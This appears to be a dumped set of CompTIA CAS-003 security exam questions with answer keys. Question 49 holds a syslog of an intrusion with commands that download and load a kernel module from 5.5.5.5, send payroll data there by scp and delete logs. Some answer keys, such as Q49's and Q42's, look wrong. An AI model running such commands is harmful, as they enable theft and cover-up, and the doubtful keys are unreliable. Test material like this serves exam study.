



CompTIA

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

NEW QUESTION 1

A security engineer is attempting to increase the randomness of numbers used in key generation in a system. The goal of the effort is to strengthen the keys against predictive analysis attacks.

Which of the following is the BEST solution?

- A. Use an entropy-as-a-service vendor to leverage larger entropy pools.
- B. Loop multiple pseudo-random number generators in a series to produce larger numbers.
- C. Increase key length by two orders of magnitude to detect brute forcing.
- D. Shift key generation algorithms to ECC algorithm

Answer: A

NEW QUESTION 2

A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

- A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
- B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
- C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
- D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

Answer: B

NEW QUESTION 3

The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.

Which of the following BEST meets the needs of the board?

- A. KRI:- Compliance with regulations- Backlog of unresolved security investigations- Severity of threats and vulnerabilities reported by sensors- Time to patch critical issues on a monthly basis
KPI:- Time to resolve open security items- % of suppliers with approved security control frameworks- EDR coverage across the fileset- Threat landscape rating
- B. KRI:- EDR coverage across the fileset- Backlog of unresolved security investigations- Time to patch critical issues on a monthly basis- Threat landscape rating
KPI:- Time to resolve open security items- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors
- C. KRI:- EDR coverage across the fileset- % of suppliers with approved security control framework- Backlog of unresolved security investigations- Threat landscape rating
KPI:- Time to resolve open security items- Compliance with regulations- Time to patch critical issues on a monthly basis- Severity of threats and vulnerabilities reported by sensors
- D. KPI:- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors- Threat landscape rating
KRI:- Time to resolve open security items- Backlog of unresolved security investigations- EDR coverage across the fileset- Time to patch critical issues on a monthly basis

Answer: A

NEW QUESTION 4

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

- A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
- B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
- C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
- D. Hire an experienced, full-time information security team to run the startup company's information security department.

Answer: C

NEW QUESTION 5

As part of an organization's compliance program, administrators must complete a hardening checklist and note any potential improvements. The process of noting improvements in the checklist is MOST likely driven by:

- A. the collection of data as part of the continuous monitoring program.
- B. adherence to policies associated with incident response.
- C. the organization's software development life cycle.
- D. changes in operating systems or industry trend

Answer: A

NEW QUESTION 6

An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

- A. Port security
- B. Rogue device detection

- C. Bluetooth
- D. GPS

Answer: D

NEW QUESTION 7

A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

- A. Reconfigure the firewall to block external UDP traffic.
- B. Establish a security baseline on the IDS.
- C. Block echo reply traffic at the firewall.
- D. Modify the edge router to not forward broadcast traffi

Answer: B

NEW QUESTION 8

An administrator is working with management to develop policies related to the use of the cloudbased resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

- A. MDM
- B. Sandboxing
- C. Mobile tokenization
- D. FDE
- E. MFA

Answer: A

NEW QUESTION 9

Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company. Which of the following should the systems administrator do to BEST address this problem?

- A. Add an ACL to the firewall to block VoIP.
- B. Change the settings on the phone system to use SIP-TLS.
- C. Have the phones download new configurations over TFTP.
- D. Enable QoS configuration on the phone VLA

Answer: B

NEW QUESTION 10

A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open

TCP 443 open

TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45\$MHT000MND876

GET / script/login.php?token=@#984DCSPQ%091DF

Which of the following tools did the penetration tester use?

- A. Protocol analyzer
- B. Port scanner
- C. Fuzzer
- D. Brute forcer
- E. Log analyzer
- F. HTTP interceptor

Answer: C

NEW QUESTION 10

In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against.

Which of the following strategies should the engineer recommended be approved FIRST?

- A. Avoid
- B. Mitigate
- C. Transfer
- D. Accept

Answer: B

NEW QUESTION 15

An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)

- A. Contain the server.
- B. Initiate a legal hold.
- C. Perform a risk assessment.
- D. Determine the data handling standard.
- E. Disclose the breach to customers.
- F. Perform an IOC sweep to determine the impac


Answer: BF

NEW QUESTION 20

An administrator wants to install a patch to an application. INSTRUCTIONS

Given the scenario, download, verify, and install the patch in the most secure manner. The last install that is completed will be the final submission.





If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



The screenshot shows a simulation environment with two windows. The top window is a 'Command Prompt Window' with the text 'C:\Downloads>' on a black background. The bottom window is a web browser titled 'Download - Test' showing the 'Download Center' page for 'Application Patch'. The page includes a breadcrumb trail 'Home > Download Center > Application Patch', a description of the links, and a table of download mirrors for 'install.exe'.


File Name	Mirror	Download Files Below
install.exe	Mirror1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2




A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



Since we need to do this in the most secure manner possible, they should not be used. Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show
B. Make sure that the hash matches.



Finally,

type in install.exe to install it and make sure there are no signature verification errors.
C. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown. Since we need to do this in the most secure manner possible, they should not be used. Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show
D. Make sure that the hash matches. Finally, type in install.exe to install it and make sure there are no signature verification error

Answer: A

NEW QUESTION 25

DRAG DROP

Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	
Collection of organizations in the same industry vertical developing services based on a common application stack	
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	
Marketing organization that outsources email delivery to An online provider	
Organization that has migrated their highly customized external websites into the cloud	

Community cloud with IaaS	Community cloud with PaaS	Community cloud with SaaS	Hybrid cloud
Private cloud with IaaS	Private cloud with PaaS	Private cloud with SaaS	Public cloud with IaaS
	Public cloud with PaaS	Public cloud with SaaS	

- A. Mastered
- B. Not Mastered

Answer: A


Explanation:

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	Private cloud with IaaS
Collection of organizations in the same industry vertical developing services based on a common application stack	Community cloud with PaaS
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS
	<div>Community cloud with IaaS</div> <div>Community cloud with PaaS</div> <div>Community cloud with SaaS</div> <div>Hybrid cloud</div> <div>Private cloud with IaaS</div> <div>Private cloud with PaaS</div> <div>Private cloud with SaaS</div> <div>Public cloud with IaaS</div> <div>Public cloud with PaaS</div> <div>Public cloud with SaaS</div>

NEW QUESTION 26

DRAG DROP

A security administrator must configure the database server shown below the comply with the four requirements listed. Drag and drop the appropriate ACL that should be configured on the database server to its corresponding requirement. Answer options may be used once or not at all.



The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

The DB server should ot initiate outbound connections on NIC2

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434	Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389	Permit UDP from 192.168.1.20 to 172.30.10.3
Deny TCP from 10.0.10.20/24 to ANY	Deny IP from ANY to ANY	Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434
Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434	Permit IP from 172.30.10.3 to 192.168.1.20	Deny IP from 10.0.10.20 to ANY

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

The DB server should ot initiate outbound connections on NIC2

Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389	Permit UDP from 192.168.1.20 to 172.30.10.3	Permit IP from 172.30.10.3 to 192.168.1.20	Deny IP from 10.0.10.20 to ANY
Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434	Deny TCP from 10.0.10.20/24 to ANY	Deny IP from ANY to ANY	Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434
Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434			

NEW QUESTION 31

A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:
 The data is for internal consumption only and shall not be distributed to outside individuals
 The systems administrator should not have access to the data processed by the server

The integrity of the kernel image is maintained

Which of the following host-based security controls BEST enforce the data owner's requirements? (Choose three.)

- A. SELinux
- B. DLP
- C. HIDS
- D. Host-based firewall

- E. Measured boot
- F. Data encryption
- G. Watermarking

Answer: CEF

NEW QUESTION 34

An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

- A. Secure storage policies
- B. Browser security updates
- C. Input validation
- D. Web application firewall
- E. Secure coding standards
- F. Database activity monitoring

Answer: CF

NEW QUESTION 37

Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.

Network Client: Digitally sign communication Network Server: Digitally sign communication

A storage administrator in a remote location with a legacy storage array, which contains timesensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

- A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
- B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
- C. Mitigate the risk for the remote location by suggesting a move to a cloud service provide
- D. Have the remote location request an indefinite risk exception for the use of cloud storage
- E. Avoid the risk, leave the settings alone, and decommission the legacy storage device

Answer: A

NEW QUESTION 42

A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

- A. Set up a VDI environment that prevents copying and pasting to the local workstations of outsourced staff members
- B. Install a client-side VPN on the staff laptops and limit access to the development network
- C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
- D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

Answer: D

NEW QUESTION 45

A systems security engineer is assisting an organization's market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

- A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryptions routines
- B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies
- C. The associated firmware is more likely to remain out of date and potentially vulnerable
- D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

Answer: B

NEW QUESTION 49

A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4 08:08:00 Server A: on console user jsmith: exec 'ls -l /data/finance/payroll/*.xls'
May 4 08:08:00 Server A: on console user jsmith: Access denied on /data/finance/
May 4 08:08:07 Server A: on console user jsmith: exec 'whoami'
May 4 08:08:10 Server A: on console user jsmith: exec 'wget 5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4 08:08:20 Server A: on console user jsmith: exec 'insmod /tmp/downloads/modinject.o'
May 4 08:08:10 Server A: on console user root: exec 'whoami'
May 4 08:09:37 Server A: on console user root: exec 'ls -l /data/finance/payroll/*.xls'
May 4 08:09:43 Server A: on console user root: exec 'gpg -e /data/finance/payroll/gl-May2017.xls'
May 4 08:09:55 Server A: on console user root: exec 'scp /data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4 08:10:03 Server A: on console user root: exec 'rm -rf /var/log/syslog'
May 4 08:10:05 Server A: on console user jsmith: exec 'rmmod modinject.o'
May 4 08:10:05 Server A: kernel: PANIC 'unable to handle paging request at 0x45A800c'
May 4 08:10:05 Server A: kernel: Automatic reboot initiated
May 4 08:10:06 Server A: kernel: Syncing disks
May 4 08:10:06 Server A: kernel: Reboot
May 4 08:12:25 Server A: kernel: System init
May 4 08:12:25 Server A: kernel: Configured from console by console
May 4 08:12:42 Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4 08:13:34 Server A: kernel: System changed state to up
May 4 08:14:23 Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

- A. A root user performed an injection attack via kernel module
- B. Encrypted payroll data was successfully decrypted by the attacker
- C. Jsmith successfully used a privilege escalation attack
- D. Payroll data was exfiltrated to an attacker-controlled host
- E. Buffer overflow in memory paging caused a kernel panic
- F. Syslog entries were lost due to the host being rebooted

Answer: CE

NEW QUESTION 51

